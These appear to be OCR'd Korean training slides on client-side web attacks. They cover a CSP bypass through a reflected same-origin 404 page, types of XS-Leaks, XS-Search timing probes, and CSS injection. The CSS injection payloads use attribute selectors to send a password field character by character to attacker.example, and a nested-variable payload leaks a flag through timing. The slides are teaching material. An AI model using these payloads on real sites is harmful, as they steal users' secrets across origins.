
CSP Bypass - CASE 2

- **script-src 'self'** 는 현재 자신의 **origin**출처의 **script**에 대해선 허용하는 정책임
- 만약 자신의 **origin** 출처의 다른 페이지를 **js** 형식으로 반환시킬 수 있다면 해당 페이지를 **js**로 불러오면 됨

CSP Bypass - CASE 2




CSP Bypass - CASE 2



`/a;/alert(1);// NOT FOUND`


CSP Bypass - CASE 2



/a/;alert(1);// NOT FOUND


`/{value}/`는 정규식 표현

CSP Bypass - CASE 2



원하는 js 코드 => **alert(1)**

CSP Bypass - CASE 2



주석처리

CSP Bypass - CASE 2

- <script src="/a/;alert(1);//"></script>

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <title>Document</title>
6      <!-- CSP 삽입 -->
7      <meta http-equiv="Content-Security-Policy" content="script-src 'self';">
8  </head>
9  <body>
10     <script src="/script.js"></script>
11     <script src="/a/;alert(1);//"></script>
12 </body>
13 </html>
```

CSP Bypass - CASE 2

The screenshot shows the NetworkMiner interface. At the top, there are filters: All, Fetch/XHR, Doc, CSS, JS, Font, Img, Media, Manifest, Socket, Wasm, and Other. Below the filters is a timeline with markers at 10,000 ms, 20,000 ms, 30,000 ms, 40,000 ms, and 50,000 ms. A red vertical line marks the current position. The main pane displays network requests. The first request is for 'script.js' and contains the payload '/a';alert(1);// NOT FOUND'. The second request is for a root directory ('/'). The third request is for 'content.css'. The bottom status bar indicates '3 / 5 requests' and '49.4 kB / 50.1 kB tra'.

The screenshot shows a browser window with the URL '127.0.0.1:5000'. A confirmation dialog box is open, displaying the message '127.0.0.1:5000 내용:' followed by the number '1'. There is a blue button labeled '확인' (Confirm) at the bottom right of the dialog. The browser's address bar also shows '127.0.0.1:5000'.

Client Side Vuln

06. XS-Leaks

XS-Leaks란?

- **Cross-Site Leaks**의 줄임말로 **CSP, SOP**와 같은 보안 정책을 위반하지 않으면서 다른 사이트와의 상호작용을 통해 정보를 추론하고 데이터를 유출할 수 있는 공격방법
- **XSS**는 사용자의 **Cookie**를 직접 탈취하는 반면 **XS-Leaks**는 사용자에 대한 정보를 유추하고 추론하는데 포커싱
- 웹 브라우저의 미묘한 동작 차이(응답 여부, 에러 발생 여부, 로딩 시간 등)를 악용
- 기본적인 공격 원리는 공격자가 피해자로 하여금 악성 웹사이트에 접속하도록 유도한 뒤, 해당 사이트 내에서 피해자가 타 오리진의 리소스와 강제로 상호작용하도록 유발하는 방식으로 수행함
- 이를 통해 공격자는 **Cross-Site**에서 피해자와 관련된 다양한 정보를 추출 가능

XS-Leaks 기법 종류

- **XS-Leaks** 공격 기법들은 매우 많고 대표적으로는 아래와 같음

공격기법	설명
XS-Search	검색/쿼리 기능에 제어된 키워드를 넣고, 결과의 미묘한 차이를 외부에서 관찰해 민감 정보를 유추
CSS Injection	외부에서 삽입한 혹은 내부에서 삽입된 CSS를 악용하여 정보 누출
Frame Counting	여러 iframe을 로드해 각 프레임의 로드 성공 혹은 window 길이를 측정하여 상태를 추정
Navigations	의도적 네비게이션 동작을 유도하고 history.length, redirection 등의 동작 차이를 관찰해 내부 상태를 식별
Cache Probing	동일한 리소스에 대한 요청의 Cache HIT/MISS 여부를 측정해 대상이 이전에 해당 리소스를 로드했는지 판단
Timing Attacks	요청/렌더/자원로드의 미세한 시간 차이를 분석해 인증/권한/콘텐츠 존재여부 등 민감한 내부 상태를 추론

XS-Search

- 쿼리 기반 검색 시스템을 악용하여 사용자 정보를 유출
 - 기본적인 공격은 검색 시스템이 결과를 반환하는 타이밍을 측정하며, 과정은 다음과 같음
1. 유효한 결과가 나오는 쿼리와 유효하지 않은 결과가 나오는 쿼리의 **status, time** 등을 측정하고 기준을 세움

```
GET /search?q=1 (200 / 100ms)  
GET /search?q=2 (404 / 20000ms)
```

XS-Search

2. 검색 결과가 있는 경우와 없는 경우의 시간차 또는 **Status**가 다른 경우 반복적인 요청으로 유효한 값을 찾음

```
GET /search?q=a (404 / 20014ms)

GET /search?q=b (404 / 20011ms)

GET /search?q=c (404 / 20001ms)

GET /search?q=d (200 / 105ms)

...
GET /search?q=data (200 / 100ms)
```

CSS Injection

- 공격자가 **style**태그 등 **css**를 조작할 수 있을때 **html**의 민감한 요소나 정보들을 탈취할 수 있는 공격

The screenshot shows a web browser interface with the address bar containing "example.com". Below the address bar is a navigation bar with links: "wisskyrepo/Payloa...", "Base64 디코딩 및...", "Cross-Site Scripting...", "Bypassing CSP with...", "Aperi'Solve", and "my-ctf". The main content area displays the text "Example Domain" and "Domain is in". On the right side, the developer tools are open, specifically the Elements tab. The DOM tree shows the structure of the page, including the head and body sections. A red box highlights a specific CSS rule within a style tag in the head section:

```
<style> == $0
body{background:#eee;width:60vw;margin:15vh auto;font-family:system-ui,sans-serif}h1{font-size:1.5em}div{opacity:0.8}a:link,a:visited{color:#348}
</style>
```

CSS Injection

- 가장 효과적인 공격은 **CSS 선택자(CSS Selector)**의 악용

기본 선택자 유형	설명	예시	일치하는 요소
유형 선택자	주어진 노드 이름을 가진 모든 요소	input	<input> 태그
클래스 선택자	주어진 class 특성을 가진 모든 요소	.index	index 클래스
ID 선택자	id 특성에 따라 요소를 선택, 주어진 ID를 가진 요소가 하나만 존재해야함	#toc	"toc" ID를 가진 요소
특성 선택자	주어진 특성을 가진 모든 요소를 선택	[attr] : attr 속성을 가진 요소 [attr=value] : attr 속성값이 value인 요소 [attr ^= value] : attr 속성값이 value로 시작하는 요소 [attr~=value] : attr 속성값이 value가 아닌 요소	

CSS Injection- CASE 1

- 가정 : **XSS** 불가, **style** 태그에 **CSS**만 삽입 가능

```
<input id="a" name="password" value="SECRETPASSWORD">
```

CSS Injection- CASE 1

- **id**가 **a**인 곳에서 **value**속성이 'q'로 시작할 시 **background url**을 지정
- **background url**은 **https://attacker.example/q**로 해당 **url**에 'q'값을 담아 요청을 보냄

```
1 <style>
2   #a[value^="q"]{
3     background:url("https://attacker.example/q")
4   }
5 </style>
```

CSS Injection- CASE 1

- 한글자씩 요청을 보내게 하여 **SECRET** 값을 유추 가능함

```
#a[value^="a"]{  
    background:url("https://attacker.example/a")  
}  
  
#a[value^="b"]{  
    background:url("https://attacker.example/b")  
}  
  
#a[value^="c"]{  
    background:url("https://attacker.example/c")  
}  
  
#a[value^="d"]{  
    background:url("https://attacker.example/d")  
}
```

CSS Injection- CASE 2

- **Content-Security-Policy : "default-src 'none'; style-src 'unsafe-inline';"**
- **style-src 'unsafe-inline'** : CSS Injection 가능
- **default-src 'none'** : 요청을 Cross Origin으로 전달 불가능
- 만약 위와 같은 **CSP** 정책이 적용되어 있다면?
- CSS Injection은 가능하나 **attacker** 서버로 요청이 불가능


CSS Injection- CASE 2

- CSS에서 변수를 중복해서 사용하면 브라우저에서 꽤 큰 로딩시간이 걸림
- 응답시간을 확인하여 성공 여부를 판단할 수 있음 (**flag**가 **abc**로 시작 시 큰 지연이 걸림)

```
h1[flag^="abc"] {
    --a: url(/?1),url(/?1),url(/?1),url(/?1),url(/?1);
    --b: var(--a),var(--a),var(--a),var(--a),var(--a);
    --c: var(--b),var(--b),var(--b),var(--b),var(--b);
    --d: var(--c),var(--c),var(--c),var(--c),var(--c);
    --e: var(--d),var(--d),var(--d),var(--d),var(--d);
    --f: var(--e),var(--e),var(--e),var(--e),var(--e);
    --g: var(--f),var(--f),var(--f),var(--f),var(--f);
}
* {
    background-image: var(--g);
}
```

Frame Counting

- **iframe** 태그는 해당 웹 페이지 안에 다른 **html** 파일을 불러올 수 있는 기능





The screenshot shows the browser's developer tools with the "Elements" tab selected. The DOM tree is displayed, and a red box highlights the following code structure:

```
<html>  
  <head></head>  
  <body>  
    <iframe src="https://www.example.com">  
      <#document (https://www.example.com/)>  
        <!DOCTYPE html>  
        <html lang="en"> scroll  
          <head> ... </head>  
          <body> ... </body> == $0  
        </html>  
    </iframe>  
  </body>  
</html>
```

Frame Counting

